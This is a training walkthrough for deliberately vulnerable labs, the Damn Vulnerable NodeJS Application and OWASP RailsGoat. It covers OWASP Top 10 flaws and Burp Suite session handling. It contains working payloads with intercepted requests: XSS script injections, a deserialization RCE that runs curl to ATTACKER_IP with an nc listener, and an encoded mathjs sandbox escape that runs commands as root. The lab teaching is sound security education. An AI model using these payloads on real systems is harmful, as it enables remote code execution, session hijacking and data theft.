 Host: localhost:9090
 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
 Gecko/20100101 Firefox/62.0
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: http://localhost:9090/learn/vulnerability/a5_broken_access_control
 Cookie: connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKk1%2FJAve7194MrQ8HIampm2d2N7n47mrL%2FE
 Connection: close
 Upgrade-Insecure-Requests: 1
 Pragma: no-cache
 Cache-Control: no-cache

```

    }
    else if (xmlhttp.status == 400) {
      console.log('There was an error
400');
    }
    else {
      console.log('something else other
than 200 was returned');
    }
  };
  xmlhttp.open("GET", "/app/admin/usersapi",
true);
  xmlhttp.send();
}
loadUsers();
</script>
</body>
</html>

```

Step 4: Modify the GET request and give the resource as `/app/admin/usersapi`. In the response, notice that the application returns sensitive user details

HTTP/1.1 200 OK
 X-Powered-By: Express
 Content-Type: application/json; charset=utf-8
 Content-Length: 1178
 ETag: W/"49a-gmZmkCM0MCLeQqU8Eouu65kziIs"
 Date: Thu, 23 Aug 2018 09:22:49 GMT
 Connection: close

```
{"success":true,"users":[{"id":1,"name":"tester","login":"tester","email":"tester@grr.la","password":"$2a$10$Z7Vb1K0XNvDFadQSdXP30EFgVsg3t3yvcDjNKXJD0jZ.sNi7lF1q","role":null,"createdAt":"2018-08-22T10:19:14.000Z","updatedAt":"2018-08-22T10:19:14.000Z"}, {"id":2,"name":"zett","login":"zett","email":"zett@gmail.com","password":"$2a$10$D80aSkYiaZF5Adps5/Ga807CCZ5mu39oYmfSnA24tRUCJWpg4quK","role":null,"createdAt":"2018-08-22T10:28:01.000Z","updatedAt":"2018-08-22T10:28:01.000Z"}, {"id":3,"name":"Durden","login":"Durden","email":"durden@grr.la","password":"$2a$10$2yVTI0a2gY4/DAt3ffwG0mGDFd4qmEBLKaqVLXU8lADxgkfUMQe","role":null,"createdAt":"2018-08-23T03:45:37.000Z","updatedAt":"2018-08-23T03:45:37.000Z"}, {"id":4,"name":"tester1","login":
```

A6 - Security Misconfiguration

Web servers and applications can leak information and allow attackers to take control over systems using misconfigurations either arising out of weak defaults, hidden applications or via enhanced functionality that causes the app to become vulnerable.

Security Misconfiguration

Step 1: Login to the application and navigate to `/app/calc`. Notice that there is a simple calculator functionality

Simple Store Math

Maths equation Input
 $(3+3)^2$

Step 2: Enter some math expression such as `2+4` and press enter. Intercept this request using Burp

Step 3: Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)

Step 4: Forward the request and notice that the expression is evaluated and application returns a HTTP 200 response

```
POST /app/calc HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
*q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/calc
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KN
MKKi%2FJAve7194MrQ8Hianpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
eqn=2%2B2
```

</div>
</div>

<div class='row'>
 <div class='col-md-12'>
 <h2>Result</h2>
 <hr/>
 <pre>4</pre>
 </div>
</div>

</div></div></div>
<script src='/assets/showdown.min.js'></script>
<script type='text/javascript'>
 var converter = new showdown.Converter();

Step 5: Modify the value of `eqn` in the POST request body to `a`. Forward the request and notice that the response is a "500 Internal Server Error" and application returns a stack trace

```
POST /app/calc HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
*q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/calc
Content-Type: application/x-www-form-urlencoded
Content-Length: 5
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KN
MKKi%2FJAve7194MrQ8Hianpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1
eqn=a
```

HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Security-Policy: default-src 'self'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 2206
Date: Thu, 23 Aug 2018 09:35:17 GMT
Connection: close

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>Error: Undefined symbol a
 &nbspat
undef
(/app/node_modules/mathjs/lib/expression/node/SymbolNode
.js:92:11)
 &nbspat Object.eval (eval at
Node.compile
(/app/node_modules/mathjs/lib/expression/node/Node.js:71

A7 - Cross-Site Scripting (XSS)

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

Reflected XSS

Step 1: Login to the application and navigate to `http://localhost:9090/app/products`

Step 2: Click "Search Product". Enter some string and click "submit". Intercept the request using Burp.

Step 3: Modify the "name" parameter in the POST request body to `<script>alert(document.domain)</script>`. Forward the request.

```

POST /app/products HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/products
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HI
anpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

name=<script>alert(document.domain)</script>

```

Step 3: In the response, notice that `<script>alert(document.domain)</script>` is part of the HTML in the products page. You can

POST /app/products HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/products
Content-Type: application/x-www-form-urlencoded
Content-Length: 44
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HI
anpm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

name=<script>alert(document.domain)</script>

Search Product

[Add Product](/app/modifyproduct)

`<script>alert(document.domain)</script>`

query: <script>alert(document.domain)</script>

<i class="fa fa-remove"></i> Clear</small>

`<table class='table'>`

Stored XSS

Step 1: Login to the application and navigate to `http://localhost:9090/app/products`

Step 2: Click "Add Product" and fill the product details. Click "submit" and intercept the request using Burp.

Step 3: Modify the "description" parameter in the POST request body to `<script>alert(document.domain)</script>`. Forward the request.

```
POST /app/modifyproduct HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101
Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/modifyproduct
Content-Type: application/x-www-form-urlencoded
Content-Length: 119
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EHXAdNC9BTVAWT85a7.V3ah0KNMKki%2FJAve7194MrQ8HIA
npm2d2N7n47mrL%2FE
Connection: close
Upgrade-Insecure-Requests: 1

id=&name=new-jazzy-mobile&code=73564443&tags=mobile&description=new-jazzy-mobi
le<script>alert(document.domain)</script>
```

Step 3: In the response, notice that `<script>alert(document.domain)</script>` is part of the HTML in the products page. Navigate to `http://localhost:9090/app/products` and you'll see an alert.

ux x86_64; rv:62.0)

pplication/xml;q=0.9,*/*

p/modifyproduct

AdNC9BTVAWT85a7.V3ah0KN
mrL%2FE

```

</td>
</tr>

<tr>
<td>35</td>
<td>new-jazzy-mobile</td>
<td>73564443</td>
<td>mobile</td>

<td>new-jazzy-mobile<script>alert(document.domain)</script></td>
<td>
<a href='/app/modifyproduct?id=35'>Edit</a>
</td>
</tr>

</table>

```

Damn Vulnerable NodeJS Application

Logout

Available Products

Search Product Add Product

| # | Name | Code | Tags | Description | Action |
|----|---------------|------|----------------|---|--------|
| 1 | Xbox One | 23 | gaming console | Gaming console by Microsoft | Edit |
| 2 | Playstation 4 | 26 | gaming console | Gaming console by Sony | Edit |
| 9 | Playstation 4 | 274 | gaming console | localhost | Edit |
| | | | | <input type="checkbox"/> Prevent this page from creating additional dialogs | |
| | | | | <input type="button" value="OK"/> | |
| | | | | Synchronization...:/run/systemd/bin/false systemd-networkx:101:104:systemd Network Management...:/run/systemd /netif/bin/false systemd-resolvex:102:105:systemd Resolver...:/run/systemd/resolve/bin/false systemd-bus-proxyx:103:106:systemd Bus Proxy...:/run/systemd/bin/false nodejsx:1000:1000:/home/node/bin/bash | |
| 17 | Television | 100 | entertainment | I love this product! | Edit |

DOM based XSS

Step 1: Let's Register a user on the application at `http://localhost:9090/register`. Enter the details and click submit. Intercept this request using Burp

Step 1: Modify the name parameter in the intercepted POST request's body

`%3Cimg+src%3D%22a%22+onerror%3Dalert%28%27XSS1111%27%29%3E` and turn the intercept off. A user will be created on the application.

```

POST /register HTTP/1.1
Host: 127.0.0.1:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:9090/register
Content-Type: application/x-www-form-urlencoded
Content-Length: 151
Cookie: connect.sid=s%3AYgdApH3yLV39tzZvv0CL21b2s8_iNf.8%2BTnTd4tobSn5U08h9lPCEqm22Ma0kUetMwsZ9UTQdY
Connection: close
Upgrade-Insecure-Requests: 1
name=%3Cimg+src%3D%22a%22+onerror%3Dalert%28%27XSS1111%27%29%3E&username=dom-xss-test&email=dom-xss-tester%40grr.laa&password=test123&cpassword=test123

```

Step 3: Navigate to `http://localhost:9090/app/admin/users`. You'll see an alert on the page because the XSS payload injected through `name` is executed. The `name` parameter is used to create a user profile and the user details are inserted into the vulnerable page by an XHR request that retrieves the user details.

```

var xmlhttp = new XMLHttpRequest();

xmlhttp.onreadystatechange = function() {
    if (xmlhttp.readyState == XMLHttpRequest.DONE) {
        if (xmlhttp.status == 200) {
            respJson = JSON.parse(xmlhttp.responseText);
            appendUsers(respJson.users);
            console.log('There was a 200');
        }
        else if (xmlhttp.status == 400) {
            console.log('There was an error 400');
        }
        else {
            console.log('something else other than 200 was returned');
        }
    }
};

xmlhttp.open("GET", "/app/admin/usersapi", true);
xmlhttp.send();
}

loadUsers();
</script>

```

A8 - Insecure Deserialization

Insecure Deserialization is a vulnerability which occurs when untrusted data is used to abuse the logic of an application, inflict a denial of service (DoS) attack, or even execute arbitrary code upon it being serialized.

Insecure Deserialization

Step 1: Navigate to "A8: Insecure Deserialization" > Insecure Deserialization: Legacy Import Products . Notice that the URL is `http://127.0.0.1:9090/app/bulkproducts?legacy=true` and it presents a "Bulk Import Products" feature has a file upload functionality which accepts a serialized object.

Damn Vulnerable NodeJS Application

Logout

Bulk Import Products

Upload products

Browse... No file selected.

Upload

[{"name": "Xbox 360", "code": "15", "tags": "gaming console", "description": "Microsoft's flagship gaming console"}, {"name": "Playstation 3", "code": "17", "tags": "gaming console", "description": "Sony's flagship gaming console"}]

Step 2: Let's upload a serialized object and check if the file upload is vulnerable. Save the following snippet into the file and save it with and upload it using "Bulk Import Products" feature. Intercept the POST request made using Burp. Make sure to replace "ATTACKER_IP" with the address of attacker machine that the victim machine can connect to.

```
{"rce": "$$ND_FUNC$$ function (){require('child_process').exec('id; curl http://ATTACKER_IP:8081', function(err, stdout, stderr) { console.log(stdout) });}()}"}
```

Step 3: Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)

```

POST /app/bulkproductslegacy HTTP/1.1
Host: 127.0.0.1:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:9090/app/bulkproducts?legacy=true
Content-Type: multipart/form-data;
boundary:=47913197915341347491076498128
Content-Length: 519
Cookie:
connect.sid=s%3AYgdAph3HyLV39tzZv@CL21b2s8_iNf.8%2BtNtD4tobSn5U08h9lPCEqm22Ma0kU
eiMwzZ9UTQdY
Connection: close
Upgrade-Insecure-Requests: 1
-----47913197915341347491076498128
Content-Disposition: form-data; name="products"; filename="insec_deser"
Content-Type: application/octet-stream
>{"rce": "$$ND_FUNC$$_function (){\r\nrequire('child_process').exec('id; curl\r\nhttp://172.16.224.1:8081', function(error, stdout, stderr) {\r\nconsole.log(stdout)\r\n});}\r\n"}
-----47913197915341347491076498128
Content-Disposition: form-data; name="submit"
Upload
-----47913197915341347491076498128-

```

```

X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 2108
Date: Fri, 24 Aug 2018 04:14:37 GMT
Connection: close
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>TypeError: functions.forEach is not a function<br> &nbsp;at
module.exports.bulkProductsLegacy (/app/core/appHandler.js:219:12)<br> &nbsp;
&nbsp;at Layer.handle [as handle_request]
(/app/node_modules/express/lib/router/layer.js:95:5)<br> &nbsp;at next
(/app/node_modules/express/lib/router/route.js:137:13)<br> &nbsp;at
module.exports.isAuthenticated (/app/core/authHandler.js:8:10)<br> &nbsp;
&nbsp;at Layer.handle [as handle_request]
(/app/node_modules/express/lib/router/layer.js:95:5)<br> &nbsp;at next
(/app/node_modules/express/lib/router/route.js:137:13)<br> &nbsp;at
Route.dispatch (/app/node_modules/express/lib/router/route.js:112:3)<br> &nbsp;
&nbsp;at Layer.handle [as handle_request]
(/app/node_modules/express/lib/router/layer.js:95:5)<br> &nbsp;at
Function.process_params
(/app/node_modules/express/lib/router/index.js:281:22)<br> &nbsp;at
Function.process_params
(/app/node_modules/express/lib/router/index.js:335:12)<br> &nbsp;at next
(/app/node_modules/express/lib/router/index.js:275:10)<br> &nbsp;at

```

Step 2: On the attacker machine, run `nc -lvp 8081`. In the Burp repeater, forward the request. Notice that on the attacker machine `nc` will receive a connection from the victim machine. This is because the serialized object we uploaded got insecurely deserialized and the command got executed which connects to the attacker machine.

```

└$ nc -lvp 8081
listening on [any] 8081 ...
172.18.0.3: inverse host lookup failed: Unknown host
connect to [172.16.224.1] from (UNKNOWN) [172.18.0.3] 55338
GET / HTTP/1.1
User-Agent: curl/7.38.0
Host: 172.16.224.1:8081
Accept: */*

```

A9 - Using Components with Known Vulnerabilities

Components such as libraries, frameworks & other modules, almost always run with privileges. Exploitation of a vulnerable component can cause serious data loss or server takeover. Apps using components with known vulnerabilities may undermine app defenses and enable a range of attacks.

Using Components with Known Vulnerabilities

Step 1: Login to the application and navigate to `/app/calc`. Notice that there is a simple calculator functionality

Simple Store Math

Maths equation Input

Submit

Step 2: Enter some math expression such as `2+4` and press enter. Intercept this request using Burp

Step 3: Send the intercepted request to Burp Repeater(CTRL+R) and navigate to repeater(CTRL+SHIFT+R)

Step 4: Forward the request and notice that the expression is evaluated and application returns a HTTP 200 response

```
POST /app/calc HTTP/1.1
Host: localhost:9090
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:9090/app/calc
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Cookie:
connect.sid=s%3Aw3KCjN4yWeKm88EXHAnc9BTVAWT85a7.V3ah0KN
MKki%2FAve7194MrQ8Hianpm2d2N7n47mrL%2F
Connection: close
Upgrade-Insecure-Requests: 1

eqn=2%2B2
```

```
</div>
</div>

<div class='row'>
  <div class='col-md-12'>
    <h2>Result</h2>
    <hr/>
    <pre>4</pre>
  </div>
</div>

</div></div></div>
<script src='/assets/showdown.min.js'></script>
<script type='text/javascript'>
  var converter = new showdown.Converter();
```

Step 5: Modify the value of `eqn` in the POST request body to

```
cos.constructor%28%22spawn_sync%3D+process.binding%28%27spawn_sync%27%29%3B+normalizeSpawnArguments%3D+function%28c%2C%2Ca%29%7Bif%28Array.isArray%28b%29%3Fb%3Db.slice%280%29%3A%28a%3Db%2C%3D%5B%5D%29%2Ca%3D%3Dundefined%26%26%28a%3D%7B%7D%29%2Ca%3DObject.assign%28%7B%7D%2Ca%29%2Ca.shell%29%7Bconst+g%3D%5Bc%5D.concat%28b%29.join%28%27%29%3Btypeof+a.shell%3D%3D%3D%27string%27%3Fc%3Da.shell%3Ac%3D%27%2Fbin%2Fsh%27%2Cb%3D%5B%27-c%27%2Cg%5D%3B%7Dtypeof+a.argv%0%3D%3D%3D%27string%27%3Fb.unshift%28a.argv%0%29%3Ab.unshift%28c%29%3Bvar+d%3Da.env%7C%7Cprocess.env%3Bvar+e%3D%5B%5D%3Bfor%28var+f+in+d%29e.push%28f%2B%27%3D%27%2Bd%5Bf%5D%29%3Breturn%7Bfile%3Ac%2Cargs%3Ab%2Coptions%3Aa%2CenvPairs%3Ae%7D%3B%7D%3BspawnSync%3D+function%28%29%7Bvar+d%3DnormalizeSpawnArguments.apply%28null%2Carguments%29%3Bvar+a%3Dd.options%3Bvar+c%3Bif%28a.file%3Dd.file%2Ca.args%3Dd.args%2Ca.envPairs%3Dd.envPairs%2Ca.stdio%3D%5B%7Btype%3A%27pipe%27%2Creadable%3A%210%2Cwritable%3A%211%7D%2C%7Btype%3A%27pipe%27%2Creadable%3A%211%2Cwritable%3A%210%7D%2C%7Btype%3A%27pipe%27%2Creadable%3A%211%2Cwritable%3A%210%7D%5D%2Ca.input%29%7Bvar+g%3Da.stdio%5B%50%3Dutil._extend%28%7B%7D%2Ca.stdio%5B%5D%29%3Bg.input%3Da.input%3B%7Dfor%28c%3D0%3Bc%3Ca.stdio.length%3Bc%2B%2B%29%7Bvar+e%3Da.stdio%5Bc%5D%26%26a.stdio%5Bc%5D.input%3Bif%28e%21%3Dnull%29%7Bvar+f%3Da.stdio%5Bc%5D%3Dutil._extend%28%7B%7D%2Ca.stdio%5Bc%5D%29%3BisUint8Array%28e%29%3Ff.input%3De%3Af.input%3Dbuffer.from%28e%2Ca.encoding%29%3B%7D%7Dconsole.log%28a%29%3Bvar+b%3Dspawn_sync.spawn%28a%29%3Bif%28b.output%26%26a.encoding%26%26a.encoding%21%3D%3D%27buffer%27%29for%28c%3D0%3Bc%3Cb.output.length%3Bc%2B%2B%29%7Bif%28%21b.output%5Bc%5D%29continue%3Bb.output%5Bc%5D%3Db.output%5Bc%5D.toString%28a.encoding%29%3B%7Dreturn+b.stdout%3Db.output%26%26b.output%5B1%5D%2Cb.stderr%3Db.output%26%26b.output%5B2%5D%2Cb.error%26%26%28b.error%3D+b.error%2B%27spawnSync%27%2Bd.file%2Cb.error.path%3Dd.file%2Cb.error.spawnargs%3Dd.args.slice%281%29%29%2C%3B%7D%22%29%28%29%3Bcos.constructor%28%22return+spawnSync%28%27id%27%29.output%5B1%5D%22%29%28%29 . Forward the request and notice that the response is a has the output of id command executed on the remote server
```

```
<input type="submit" value="Submit" id="ping_0"
class="btn btn-primary" />

        </fieldset>
    </form>
</div>
</div>
</div>

<div class='row'>
    <div class='col-md-12'>
        <h2>Result</h2>
        <hr/>
        <pre>[uid=0(root) gid=0(root) groups=0(root)]</pre>
    </div>
</div>

</div></div></div>
```

A10 - Insufficient Logging and Monitoring

Insufficient logging and monitoring of computer systems, applications and networks provide multiple gateways to probes and breaches that can be difficult or impossible to identify and resolve without a viable audit trail.

Insufficient Logging and Monitoring

Insufficient logging, detection, monitoring and active response occurs any time:

- Auditible events, such as logins, failed logins, and high-value transactions are not logged
 - Warnings and errors generate no, inadequate, or unclear log messages

- Logs of applications and APIs are not monitored for suspicious activity
- Logs are only stored locally
- Appropriate alerting thresholds and response escalation processes are not in place or effective
- Penetration testing and scans by DAST tools (such as OWASP ZAP) do not trigger alerts.
- The application is unable to detect, escalate, or alert for active attacks in real time or near real time.

Automated Session Handling

[< Back](#)

- [Automated Session Handling](#)
 - [Check the Cookie Jar](#)
 - [Create New User Account](#)
 - [Login To Target Application](#)
 - [Re-check the Cookie Jar](#)
 - [Add a Session Handling Rule](#)
 - [Test the Session Handling Rule](#)

Check the Cookie Jar

1. Start Burp Suite application, and go to "Project Options" > "Sessions".

Session Handling Rules

You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined session validity. Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.

| Add | Enabled | Description | Tools |
|-----------------------------------|-------------------------------------|------------------------------------|--------------------|
| <input checked="" type="button"/> | <input checked="" type="checkbox"/> | Use cookies from Burp's cookie jar | Spider and Scanner |

Cookie Jar

Burp maintains a cookie jar that stores all of the cookies issued by visited web sites. Session handling rules can use and update the cookie jar based on traffic from particular tools.

Monitor the following tools' traffic to update the cookie jar:

Proxy Scanner Repeater Spider
 Intruder Sequencer Extender

Macros

A macro is a sequence of one or more requests. You can use macros within session handling rules to perform tasks such as logging in to a site.

| Add |
|-----|
|-----|

- Check if cookie jar is empty by clicking on "Open cookie jar" button.

Cookie Jar

Burp maintains a cookie jar that stores all of the cookies issued by visited web sites. Session handling rules can use and update the cookie jar based on traffic from particular tools.

Monitor the following tools' traffic to update the cookie jar:

Proxy Scanner Repeater
 Intruder Sequencer Extender

Cookie Jar viewer

| Domain | Path | Name | Value | Expires |
|--------|------|------|-------|---------|
| | | | | |

Edit cookie
 Remove cookie
 Empty cookie jar
 Close

Create New User Account

1. Start [OWASP Broken Web Applications](#).
2. On the OWASP-BWA home page, click on "OWASP RailsGoat" > "signup" button.

The screenshot shows a browser window with the following details:

- Address Bar:** Shows the URL 192.168.56.104/railsgoat/.
- Header:** A black navigation bar with three buttons: "Tutorial Credentials" (red), "login" (white), and "signup" (blue).
- MetaCorp Logo:** The main content area features the "MetaCorp" logo with the tagline "A GoatGroup Company".
- Login Form:** A dark gray modal box titled "Login". It contains instructions: "Fill out the form below to login to your control panel." Below this are two input fields: "Email" and "Password". To the right of the "Email" field is a "Forgot Password" link. To the right of the "Password" field is a "Remember" checkbox. At the bottom right of the modal is a blue "Login" button.

3. Fill and submit the "Sign up" form to create a new user account.

Sign Up


Fill out the form below to login

Email: abc@xyz.com

first

last

Submit



A screenshot of a sign-up form titled "Sign Up". The form includes fields for Email (abc@xyz.com), first name (first), last name (last), and two password fields (both showing five green dots). A blue "Submit" button is at the bottom right.

Email: abc@xyz.com Password: welcome2c0c0n

- After successful account creation, you should be logged-in to the application.



- Logout of the application.



Login To Target Application

1. Enter valid credentials on the login page and click on "Login" button.

MetaCorp
A GoatGroup Company

Login

Fill out the form below to login to your control panel.

[Forgot Password](#)

Remember

Login

2. Go back to Burp > "Proxy" > "HTTP History" and take a note of all requests that were triggered as part of successful login functionality.

Screenshot of the NetworkMiner tool showing session handling activity:

- Intercept** tab selected.
- HTTP history** tab selected.
- Filter: Hiding out of scope items**
- Host** column shows requests to `http://192.168.56.104`.
- Method** column shows various methods like GET and POST.
- URL** column shows URLs such as `/railsgoat/_rack/livereload.js?host...`, `/railsgoat/_rack/web_socket.js`, `/railsgoat/_rack/swfobject.js`, `/railsgoat/dashboard/home`, and `/railsgoat/sessions`.
- Params** column indicates checked status for some requests.
- Status** column shows response codes like 200, 302, 1173.
- Length** and **MIME type** columns provide details about the responses.
- Request** and **Response** tabs are present below the table.
- Raw**, **Params**, **Headers**, and **Hex** buttons are available for viewing request details.

```

POST /railsgoat/sessions HTTP/1.1
Host: 192.168.56.104
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.104/railsgoat/sessions
Content-Type: application/x-www-form-urlencoded
Content-Length: 145
Cookie:
_railsboat_session=BAh7CEkiD3Nlc3Npb25faWQGOgZFRkkjTRhZDAxNWE4MjYxYThmMDQzY215MWM4NDUwMm
JlOTkzBjsAVEkiEF9jc3lmX3Rva2VuBjsARkkIMUpUeXFPeIuXbG83OfdQRTR6RUZSQU9lUTR3Ky9nczY5aVZXeHjtMGt
wVU9BjsARkkICmZsYXNoBjsARm86JUFjdGlvbkRpc3BhdGNoOjpGbGFzaDo6Rmxhc2hIYXNoCToKQHVzZWRvOgh
TZXQGOgpAaGFzaHsAOgxAY2xvc2VkrjoNQGZsYXNoZXN7BjoKZXJyb3JlhhjbmNvcnJlY3QgUGFzc3dvcmQhBjsAR
joQG5vdzA%3D--37de7a598d3634ebfc2b8b8ddb858bd9d78d1d4;
acopendivids=swingset.jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
utf8=%E2%9C%93&authenticity_token=jTyqOzU1lo78WPE4zEFRAOeQ4w%2B%2Fgs69lVWxrm0kpWU%3D&url
=&email=abc%40xyz.com&password=welcome2c0c0n&commit=Login

```

Re-check the Cookie Jar

1. Go to "Project Options" > "Sessions" > "Cookie Jar", and click on the "Open cookie jar" button to see the cookies that have been collected and stored in the cookie jar.

Screenshot of the "Cookie jar viewer" window:

| Domain | Path | Name | Value | Expires |
|---------------|------|----------------|------------------------------|---------|
| 192.168.56... | / | _railsboat_... | BAh7B0kiD3Nlc3Npb25faW... | |
| 192.168.56... | | _railsboat_... | BAh7B0kiD3Nlc3Npb25faW... | |
| 192.168.56... | | acopendivids | swingset.jotto,phpbb2,red... | |
| 192.168.56... | | acgroupswi... | nada | |

Buttons on the right side:

- Edit cookie
- Remove cookie
- Empty cookie jar
- Close

2. Close the "Cookie Jar Viewer".

Add a Session Handling Rule

1. Under the "Session Handling Rules" section, click on "Add" button to add a new session handling rule.

Session Handling Rules

You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, URLs or parameters), and can perform actions such as adding session cookies, logging in to the application, or checking session validity. Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.

| Add | Enabled | Description | Tools |
|-----------------------------------|-------------------------------------|------------------------------------|--------------------|
